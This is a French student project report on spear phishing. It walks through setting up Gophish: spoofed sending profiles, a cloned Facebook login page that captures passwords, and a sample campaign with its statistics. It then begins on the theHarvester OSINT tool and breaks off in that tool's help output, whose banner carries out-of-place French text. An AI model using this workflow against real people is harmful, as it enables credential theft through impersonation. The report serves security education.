


# Projet Social Engineering

## Spear Phishing



**Étudiants :** Mujkanovic Edin et Oliveira Paiva Daniel  
**Année académique** 2019-2020

Yverdon-les-Bains, le 11 juin 2020

# Table des matières

<b>1</b>	<b>Descriptions des outils</b>	<b>3</b>
1.1	Gophish . . . . .	3
1.1.1	Introduction . . . . .	3
1.1.2	Installation . . . . .	4
1.1.3	Description approfondie . . . . .	6
1.1.4	Description des possibilités . . . . .	10
1.1.5	Conclusion . . . . .	15
1.2	theHarvester . . . . .	16
1.2.1	Introduction . . . . .	16
1.2.2	Installation . . . . .	16
1.2.3	Description approfondie . . . . .	18
1.2.4	Démonstrations des possibilités . . . . .	19
1.3	Conclusion . . . . .	21
1.4	Metagoofil . . . . .	22
1.4.1	Introduction . . . . .	22
1.4.2	Installation . . . . .	22
1.4.3	Description approfondie . . . . .	22
1.4.4	Démonstrations des possibilités . . . . .	23
1.4.5	Conclusion . . . . .	23
<b>2</b>	<b>Recherche d'informations sur sa cible</b>	<b>24</b>
2.1	Résumé des informations récoltées . . . . .	25
2.1.1	Informations personnelles . . . . .	25
2.1.2	Entreprises . . . . .	26
2.1.3	Famille et proches . . . . .	27
2.1.4	Autres informations . . . . .	28
<b>3</b>	<b>Scénario d'attaque</b>	<b>29</b>
3.1	Introduction . . . . .	29
3.2	Objectif de l'attaque . . . . .	29
3.3	Support de l'attaque . . . . .	30
3.4	Payload . . . . .	31

<b>4</b>	<b>Simulation d'attaque</b>	<b>32</b>
4.1	Envoie du mail . . . . .	32
4.2	Configuration du handler . . . . .	33
4.3	Résultat de l'attaque . . . . .	33

# Chapitre 1

## Descriptions des outils

Ci-dessous, une liste de trois outils détaillés qui peuvent être utilisés dans la récolte d'informations ou encore de création de campagne de hameçonnage.

### 1.1 Gophish

#### 1.1.1 Introduction


*Gophish* est un framework permettant d'effectuer des campagnes de hameçonnage. Il gère toutes les étapes de la campagne : de la configuration du serveur SMTP, à l'envoi des mails en passant par la création de statistiques et de création de page web personnalisée pour récupérer les identifiants. Ce dernier est gratuit, libre de droit et est sous license MIT. Il est basé sur le langage de programmation *Go* et le développeur met à disposition sur Github, en plus du code source, des executables pour chacun des OS connus (Windows, Mac et Linux). En plus de pouvoir l'installer, une image *Docker* est disponible sur *DockerHub* ce qui peut faciliter son installation et la gestion du logiciel.

## 1.1.2 Installation

Comme cité dans le point précédent, il est assez simple d'installer le logiciel. En effet, soit nous avons le choix de lancer une instance *Docker* basée sur une image disponible sur *DockerHub*.

Ci-dessous, les étapes d'installations :


1. Après avoir téléchargé l'archive ZIP sur le site prévu à cet effet<sup>1</sup> correspondant au système d'exploitation, vous devez l'extraire dans le dossier de votre choix. Vous obtiendrez une arborescence comme ci-dessous :



Nom	Modifié le	Type	Taille
db	14.04.2020 15:45	Dossier de fichiers	
static	14.04.2020 15:45	Dossier de fichiers	
templates	14.04.2020 15:45	Dossier de fichiers	
config.json	20.01.2020 03:12	Fichier JSON	1 Ko
gophish.exe	20.01.2020 03:21	Application	27 982 Ko
LICENSE	20.01.2020 03:12	Fichier	2 Ko
README.md	20.01.2020 03:12	Markdown File	4 Ko
VERSION	20.01.2020 03:12	Fichier	1 Ko

FIGURE 1.1 – Arborescence après l'extraction de l'archive Gophish

2. Il suffit ensuite de lancer l'exécutable. Ici, dans l'exemple *Windows*, il suffit d'exécuter *gophish.exe* et de laisser le terminal ouvert.



```
PS C:\Users\edin.mujkanov\Documents\Logiciels\gophish> .\gophish.exe
time="2020-04-14T15:50:02:00" level=warning msg="No contact address has been configured."
time="2020-04-14T15:50:02:00" level=warning msg="Please consider adding a contact_address entry in your config.json"
goose: migrating db environment 'production', current version: 0, target: 20200116000000
OK 20160118194630_init.sql
OK 20160131153104_0.1.2_add_event_details.sql
OK 20160211211220_0.1.2_add_ignore_cert_errors.sql
OK 20160217211342_0.1.2_create_from_col_results.sql
OK 20160225173824_0.1.2_capture_credentials.sql
OK 20160227180335_0.1.2_store-smtp-settings.sql
OK 20160317214457_0.2_redirect_url.sql
OK 20160605210903_0.2_campaign_scheduling.sql
OK 20170104220731_0.2_result_statuses.sql
OK 20170219122503_0.2.1_email_headers.sql
OK 20170827141312_0.4_utc_dates.sql
OK 20171027213457_0.4.1_maillogs.sql
OK 20171208201932_0.4.1_next_send_date.sql
OK 20180223101813_0.5.1_user_reporting.sql
OK 20180524203752_0.7.0_result_last_modified.sql
OK 20180527213648_0.7.0_store_email_request.sql
OK 20180830215615_0.7.0_send_by_date.sql
OK 20190105192341_0.8.0_rbac.sql
OK 20191104103306_0.9.0_create_webhooks.sql
OK 20200116000000_0.9.0_imap.sql
time="2020-04-14T15:50:51:02:00" level=info msg="Starting phishing server at http://0.0.0.0:80"
time="2020-04-14T15:50:51:02:00" level=info msg="Starting IMAP monitor manager"
time="2020-04-14T15:50:51:02:00" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2020-04-14T15:50:51:02:00" level=info msg="Creating new self-signed certificates for administration interface"
time="2020-04-14T15:50:51:02:00" level=info msg="Starting new IMAP monitor for user admin"
time="2020-04-14T15:50:51:02:00" level=info msg="TLS Certificate Generation complete"
time="2020-04-14T15:50:51:02:00" level=info msg="Starting admin server at https://127.0.0.1:3333"
```

FIGURE 1.2 – Execution de l'exécutable *Gophish*

3. Après avoir exécuté le logiciel, il suffit d'aller sur la page d'administration du logiciel avec un navigateur au travers du lien <https://127.0.0.1:3333> et se connecter avec

---

1. Site de téléchargement : <https://github.com/gophish/gophish/releases>

les identifiants par défaut (nom d'utilisateur : admin et mot de passe : gophish). Les pages de hameçonnage seront présentes sur le site : <https://127.0.0.1:80>




FIGURE 1.3 – Page d'administration *Gophish*

4. L'installation est terminée. La configuration et les possibilités seront montrées dans les prochains points.

### 1.1.3 Description approfondie

Ci-dessous, la description approfondie des possibilités concernant l'outil *Gophish*.

#### Configuration logiciel

Toute la configuration du logiciel se fait dans le fichier *config.json* qui se trouve à la racine du dossier extrait. Ci-dessous, le fichier à son état d'origine :

```
{
  "admin_server": {
    "listen_url": "127.0.0.1:3333",
    "use_tls": true,
    "cert_path": "gophish_admin.crt",
    "key_path": "gophish_admin.key"
  },
  "phish_server": {
    "listen_url": "0.0.0.0:80",
    "use_tls": false,
    "cert_path": "example.crt",
    "key_path": "example.key"
  },
  "db_name": "sqlite3",
  "db_path": "gophish.db",
  "migrations_prefix": "db/db_",
  "contact_address": "",
  "logging": {
    "filename": "",
    "level": ""
  }
}
```

Ci-dessous, la liste des différents paramètres et leur utilité :

- **admin\_server** sert à gérer la partie administrative du logiciel, on peut spécifier l'adresse ip et le port grâce à l'option *listen\_url*, activer HTTPS via l'option *use\_tls* et spécifier le certificat de ce dernier grâce aux options *cert\_path* et *key\_path*.
- **phish\_server** a les même options que **admin\_server** sauf que cela concerne le serveur contenant les pages de hameçonnage.
- **logging** permet de spécifier le fichier de log grâce au paramètre *filename* et le niveau de log grâce au paramètre *level*.
- La base de données par défaut est basée sur du SQLite mais *Gophish* supporte également *MySQL*. Pour la modifier, il faut spécifier le langage de la base données grâce au paramètre *db\_name* et le chemin d'accès de la base de données grâce au

paramètre *db\_path* sous le format *username :password@(host :port)/database ?charset=utf8&parseTime=True&loc=UTC*

## Utilisation du logiciel

Ci-dessous, les différentes étapes afin de pouvoir utiliser correctement le logiciel.

**Administration des utilisateurs (User Management)** : Cette section est assez basique et permet de créer des utilisateurs afin que ces derniers puissent accéder au logiciel via le panneau d'administration. Lors de la création d'un utilisateur, il faut spécifier un nom d'utilisateur, un mot de passe ainsi que le groupe auquel il appartient *User* ou *Admin*.

**Profils d'envoi (Sending Profiles)** : Cette section permet de créer un profil d'envoi. Afin de le créer, il faut spécifier :

- Un nom de profil qui sera le nom du profil que l'on souhaite créer.
- Le paramètre *From* qui spécifie pour quel expéditeur on veut se faire passer. Il est sous le format *Prénom Nom <adresse@email.com>*.
- Le paramètre *Host* qui contient l'adresse IP ou le nom de domaine du serveur SMTP que l'on va utiliser pour l'envoi de la campagne avec son port. Il est sous le format *smtp.example.com :25*
- Les paramètres *Username* et *Password* qui contiennent le nom d'utilisateur et le mot de passe utilisés pour s'authentifier auprès du serveur SMTP spécifié au point précédent.

On peut également spécifier, mais ce n'est pas obligatoire, d'autres paramètres :

- On peut cocher la case *Ignore Certificate Errors* afin de ne pas se soucier des erreurs dans le certificats SSL du serveur SMTP (certificats auto-signés, etc.). Il faut faire attention car si cette case est cochée, l'envoi de la campagne est vulnérable aux attaques de types *MITM*.
- On peut spécifier des en-têtes d'email personnalisées (*Email Headers*).

**Page d'hameçonnage (Landing Pages)** : Les pages d'hameçonnage sont les pages où les cibles sont sensées entrer leurs identifiants. Pour la créer, il faut spécifier :

- Le nom de la page. Ce dernier ne sera pas affiché et ne sert que à pouvoir la reconnaître dans la liste de page que l'on aura créé.
- Le contenu de la page. Il existe plusieurs possibilités afin de créer le contenu de la page. Soit on importe une page déjà existante grâce au bouton *Import Site* qui permet de spécifier une URL comme par exemple *www.facebook.com*. En utilisant ce bouton, *Gophish* va aspirer le site et en créer une réplique. L'autre possibilité est de créer son site personnalisé. Pour ce faire, soit nous utilisons l'éditeur de texte *WYSIWYG (What You See Is What You Get)* fourni avec *Gophish*, soit on peut donner du code *HTML* en cliquant sur le bouton *Source*.



- On peut cocher le bouton *Capture Submitted Data* qui va activer l'enregistrement des entrées des utilisateurs dans notre base de données. Ainsi, on pourra savoir ce que les utilisateurs ont entré dans le formulaire. Si cette case est cochée, nous pourrions cocher la case *Capture Passwords* qui va activer l'enregistrement du mot de passe entré par l'utilisateur. **Attention** : les mots de passe enregistrés dans la base de données sont en clair ! De plus, nous pourrions spécifier le lien sur lequel l'utilisateur sera redirigé après avoir entré les informations et soumis le formulaire grâce au paramètre *Redirect to*.

**Utilisateurs et Groupes (Users & Groups)** : Les utilisateurs et les groupes d'utilisateurs sont les cibles de votre campagne de hameçonnage. Afin de spécifier les utilisateurs, il faut créer un groupe. Pour ce faire, cliquer sur le bouton *New Group* et il faut spécifier :

- Le nom du groupe. Il sera utilisé pour pouvoir reconnaître plus facilement ce dernier dans la liste de tous les groupes créés.
- Pour spécifier les utilisateurs, nous avons deux possibilités. La première est d'entrer manuellement les utilisateurs, un par un, en spécifiant le prénom, le nom, son adresse email et sa position. L'autre possibilité est d'importer un fichier contenant les informations des cibles. Un fichier CSV exemple peut être téléchargé dans le logiciel *Gophish*.

**Template d'email (Email Templates)** : Les templates d'email représente l'email que l'on va envoyer durant la campagne de hameçonnage. Pour en créer un, il suffit de spécifier :

- Le nom du template. Il sera utilisé pour pouvoir reconnaître plus facilement ce dernier dans la liste de tous les template créés.
- Le contenu de l'email, nous avons trois possibilités pour le créer. Soit on écrit le contenu du email au format texte, soit on peut insérer du code HTML ou encore, la dernière possibilité, est d'importer un mail déjà existant en notre possession afin de le copier. Il suffit de cliquer sur le bouton *Import Email* et de coller le contenu brut du email que l'on souhaite copier.
- On peut ensuite, si on le souhaite, cocher la case *Add Tracking Image* afin d'incorporer une image invisible à l'œil nu dans l'email afin de pouvoir savoir si l'email a été ouvert. En effet, lorsqu'un utilisateur va ouvrir l'email, l'image sera automatiquement téléchargée du serveur ; c'est comme ça que *Gophish* peut savoir si un mail a été ouvert.
- Pour finir, on peut ajouter des pièces jointes qui seront envoyées avec l'email.

**Campagnes (Campaigns)** : C'est le principal élément qui nous intéresse. En effet, ce dernier représente les campagnes de hameçonnage que l'on va envoyer. Pour créer une campagne, il suffit de spécifier :

- Un nom de campagne.

- Le template d'email à envoyer. Ce dernier a été préalablement créé par nos soins.
- La page de hameçonnage à utiliser. Cette dernière a été préalablement créée par nos soins.
- L'URL qui pointe sur la page de hameçonnage de *Gophish*. Elle doit être atteignable par tous.
- La date de début de la campagne.
- On peut spécifier la fin de la campagne. Ainsi, *Gophish* enverra progressivement les emails entre la date de début et la date de fin.
- Le profil d'envoi qui sera utilisé.
- Et pour finir, le groupe cible de cette campagne.

Sur la page listant les campagnes, nous pouvons voir les détails liés à chaque campagne. Ces derniers sont :


- Des statistiques sur le nombre d'email envoyés, ouverts, dont le lien a cliqué et le nombre de personne ayant soumis des données.
- Les détails sur **chaque** email envoyés : heure d'envoi, de lecture, de soumissions des données, etc.

**Tableau de bord (Dashboard)** : Ce dernier condense les statistiques de toutes les campagnes réunies. Il liste donc le nombre d'email envoyés, ouverts, dont le lien a cliqué et le nombre de personne ayant soumis des données. Si on veut plus de détails, on peut voir les données pour une campagne bien spécifique.

### 1.1.4 Description des possibilités

Ci-dessous, différentes captures d'écrans présentant un exemple d'utilisation du logiciel *Gophish*. L'exemple utilisé est d'essayer d'inciter les cibles à entrer leurs identifiants Facebook :

— Profil d'envoi :




**New Sending Profile** ×


Name:

Interface Type:

From:

Host:

Username:  
 

Password:  
 


☒ Ignore Certificate Errors 

FIGURE 1.4 – Profil d'envoi exemple

— Page d'hameçonnage :

The screenshot shows a web application window titled "New Landing Page". It contains a form for configuring a landing page. The "Name" field is set to "Facebook Login Page". Below this is a red "Import Site" button. A tab labeled "HTML" is active, showing a preview of a Facebook login page. The preview includes the Facebook logo, a login field labeled "Adresse e-mail ou n", and a registration link "Insc". Below the preview, there are two checked checkboxes: "Capture Submitted Data" and "Capture Passwords". A yellow warning box states: "Warning: Credentials are currently not encrypted. This means that captured passwords are stored in the database as cleartext. Be careful with this!". At the bottom, there is a "Redirect to:" field with the URL "https://facebook.com". The window ends with "Cancel" and "Save Page" buttons.

**New Landing Page**

Name:

Facebook Login Page

Import Site

HTML

facebook

Avec Facebook, partagez et restez en contact avec votre entourage.

Insc

C'est ra

☒ Capture Submitted Data

☒ Capture Passwords

**Warning:** Credentials are currently **not encrypted**. This means that captured passwords are stored in the database as cleartext. Be careful with this!

Redirect to:

https://facebook.com

Cancel Save Page

FIGURE 1.5 – Page d'hameçonnage exemple

— Utilisateurs et Groupes :




FIGURE 1.6 – Utilisateurs et groupes exemple

— Template d'email :





FIGURE 1.7 – Template d'email exemple

— Campagne :



The screenshot shows a 'New Campaign' form with the following fields and options:

- Name:** Text input containing 'Campagne Facebook'.
- Email Template:** Dropdown menu showing 'Facebook email'.
- Landing Page:** Dropdown menu showing 'Facebook Login Page'.
- URL:** Text input containing 'www.accor-offers.com'.
- Launch Date:** Text input containing 'April 21st 2020, 2:38 pm'.
- Send Emails By (Optional):** Empty text input.
- Sending Profile:** Dropdown menu showing 'SMTP Gmail' with a 'Send Test Email' button next to it.
- Groups:** Text input containing 'Facebook targets'.
- Buttons:** 'Close' and 'Launch Campaign' buttons at the bottom right.

FIGURE 1.8 – Campagne exemple

— Résultat email :




FIGURE 1.9 – Email reçu de la campagne

[←](#) [→](#) [A Non sécurisé | accor-offers.com/?id=6eGdrCT](#)

Applications

# facebook

Avec Facebook, partagez et restez en contact avec votre entourage.

Inscription  
C'est rapide et facile.

Prénom  Nom de famille

Numéro de mobile ou e-mail

Nouveau mot de passe

Date de naissance  
21 ▼ avr ▼ 1995 ▼

Genre  
☒ Femme ☐ Homme ☐ Personnalisé

En cliquant sur Inscription, vous acceptez nos Conditions générales, notre Politique d'utilisation des données et votre Politique d'utilisation des cookies. Vous recevrez peut-être des notifications par texte de notre part et vous pouvez à tout moment vous désabonner.

**Inscription**

Créer une Page pour une célébrité, un groupe ou une entreprise.

Français (France) English (US) Español Türkçe Português (Portugal) العربية Italiano Deutsch 中文(简体) 日本語

Inscription Connexion Messenger Facebook Lite Watch Personnes Pages Catégories de Page Lieux Jeux Livres Marketplace Groupes  
Choisir sa pub Local Collectes de fonds Services À propos Créer une publicité Créer une Page Développeurs Emplois Confidentialité Cookies  
Conditions générales Aide

Facebook © 2020

FIGURE 1.10 – Page d’hameçonnage reçue dans l’email

## — Résultats de campagne :




FIGURE 1.11 – Statistiques de la campagne




FIGURE 1.12 – Timeline d'une des cibles

### 1.1.5 Conclusion

Comme on peut le voir, cet outil est très pratique afin de pouvoir effectuer des campagnes de hameçonnage sur différents groupes de cibles. En effet, il permet de gérer facilement les différentes campagnes, les différents groupes d'utilisateurs ainsi que le contenu du mail. De plus, il fournit des statistiques précises et bien présentées pour chaque campagne ou l'ensemble de ces dernières.



## 1.2 theHarvester

### 1.2.1 Introduction

*theHarvester* est un outil permettant d'acquérir des données libre d'accès sur une entreprise (OSINT). L'outil permet de récupérer des emails, des noms, des sous-domaines, des IPs et des URLs à l'aide de plusieurs sources de données. L'outil est basé sur le langage Python. Néanmoins, certaines dépendances utilisées ne fonctionnent pas sur Windows. De ce fait, il est possible uniquement d'utiliser l'outil nativement sur Linux.

### 1.2.2 Installation

Il existe plusieurs options d'installation pour l'outil :

- L'outil est intégré directement dans les récentes versions de Kali Linux.
- Il est possible de lancer un Docker contenant l'outil
- L'utiliser directement avec Python3.7+.

Dans ce document, l'installation sera effectué avec Docker. Toutes les étapes, pour chaque option, sont détaillées dans l'URL suivante : <https://github.com/laramies/theHarvester/wiki/Installation>.

1. Dans un premier temps, il est nécessaire de clone le repository Github `git clone https://github.com/laramies/theHarvester`. Ensuite, dans le répertoire, il suffit de lancer la commande `docker build -t theharvester` . afin de build l'image Docker de l'outil.
2. Il suffit ensuite de lancer la commande `docker run theharvester -h` afin de vérifier que l'image docker a correctement été build et que le container se lance correctement.

```

*****
* theHarvester (introduction) *
* theHarvester est un outil permettant d'acquiescer des emails, des pages web, des documents, etc. L'outil est basé sur Python 3 et fonctionne sur Linux, Mac OS et Windows.
*
* theHarvester 3.2.0dev0
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*****

usage: theHarvester.py [-h] -d DOMAIN [-l LIMIT] [-S START] [-g] [-p] [-s]
                        [-v] [-e DNS_SERVER] [-t DNS_TLD] [-r] [-n] [-c]
                        [-f FILENAME] [-b SOURCE]

theHarvester is used to gather open source intelligence (OSINT) on a company or domain.

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        company name or domain to search
  -l LIMIT, --limit LIMIT
                        limit the number of search results, default=500
  -S START, --start START
                        start with result number X, default=0
  -g, --google-dork      use Google Dorks for Google search
  -p, --proxies          use proxies for requests, enter proxies in proxies.yaml
  -s, --shodan          use Shodan to query discovered hosts
  -v, --virtual-host     verify host name via DNS resolution and search for virtual hosts
  -e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup
  -t DNS_TLD, --dns-tld DNS_TLD
                        perform a DNS TLD expansion discovery, default False
  -r, --take-over       Check for takeovers
  -n, --dns-lookup      enable DNS server lookup, default False
  -c, --dns-brute       perform a DNS brute force on the domain
  -f FILENAME, --filename FILENAME
                        save the results to an HTML and/or XML file
  -b SOURCE, --source SOURCE
